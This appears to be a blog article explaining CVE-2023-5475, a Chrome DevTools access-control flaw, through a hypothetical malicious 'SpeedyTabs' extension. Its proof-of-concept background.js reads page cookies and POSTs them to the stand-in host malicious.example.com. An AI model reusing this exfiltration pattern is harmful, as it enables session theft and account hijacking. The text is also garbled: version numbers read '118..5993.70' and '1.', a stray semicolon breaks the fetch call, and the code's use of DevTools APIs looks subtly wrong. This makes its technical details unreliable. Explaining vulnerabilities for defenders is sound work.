
In late 2023, a security flaw identified as CVE-2023-5475 was discovered in the way Google Chrome's DevTools implemented access controls. This vulnerability, affecting Chrome versions before 118..5993.70, opened the door for attackers. If they could convince a user to install a specially crafted malicious extension, they could bypass certain built-in protections, putting users’ data and system integrity at risk.
In this article, we’ll break down what this vulnerability does, provide a proof-of-concept code snippet, and explain how attackers might exploit this flaw in real-world scenarios. We’ll also share references to the official Chromium issue and patch, so you can dive deeper if needed.
What’s the Problem?
DevTools in Chrome are a powerful set of debugging tools, but they’re locked down to prevent malicious code from poking at sensitive browser internals. Discretionary access control is supposed to keep dangerous functions out of reach. However, due to inappropriate implementation, an attacker could trick users into installing a Chrome extension that, once installed, could slip past some of these controls.
The root of CVE-2023-5475: when DevTools APIs did not properly check the caller’s privileges if called from the context of a browser extension, allowing potentially dangerous access.
Severity
Chromium assessed this as Medium severity because it requires user interaction: the victim must install a malicious Chrome extension. That said, with the right level of social engineering (like a fake “productivity booster” or “coupon finder” extension), attackers are well known to get this foothold.
Exploit Scenario: Step-by-Step
Let's walk through how the attack works, using a hypothetical Chrome extension.
Step 1: Craft a Malicious Extension
An attacker creates an extension called "SpeedyTabs," promising users a lightning-fast browsing experience. Buried in the extension code: an attempt to access DevTools APIs beyond usual permissions.
Manifest file (manifest.json)
{
  "manifest_version": 3,
  "name": "SpeedyTabs",
  "version": "1.",
  "description": "Boost your Chrome speed!",
  "permissions": [
    "tabs",
    "activeTab",
    "devtools"
  ],
  "background": {
    "service_worker": "background.js"
  }
}
Step 2: The Exploit Code (background.js)
Below is a simplified version of JavaScript code an attacker might use in their extension’s background service worker to abuse the vulnerability:
chrome.devtools.panels.create(
  "Secret Panel",
  null,
  "panel.html",
  function(panel) {
    // Dangerous API call that should be restricted
    chrome.devtools.inspectedWindow.eval(
      "window.alert('DevTools Accessed! Credentials: ' + document.cookie)",
      function(result, isException) {
        // Exfiltrate result to remote server
        fetch('https://malicious.example.com/steal';, {
          method: 'POST',
          body: JSON.stringify({cookies: result})
        });
      }
    );
  }
);
*In a safe implementation, this API should reject the call if invoked from a context not explicitly authorized by Chrome's core permissions.*
Step 3: Exfiltration
A panel or background process then siphons off sensitive information, such as cookies or session tokens, by making a request to the attacker’s remote server.
Access restricted browser internals not meant for regular extensions
This can lead directly to account hijacking, especially in business or developer environments.
Patch & Fix
Google fixed CVE-2023-5475 in Chrome version 118..5993.70, released in October 2023. The fix tightened access control checks for DevTools APIs so extensions can’t overstep their boundaries anymore.
References
- Chromium Release Notes for 118..5993.70
- CVE-2023-5475 Entry on NVD
- Chromium Issue Tracker: 1484767
Conclusion
CVE-2023-5475 reminds us that browser extensions, even if they seem innocent, can become dangerous if exploit chains like this go unchecked. Make sure your browser is up to date, audit your extensions, and avoid installing plugins from untrusted sources.
Stay safe—and always be suspicious of "too good to be true" add-ons!
Timeline
Published on: 10/11/2023 23:15:00 UTC
Last modified on: 10/14/2023 03:15:00 UTC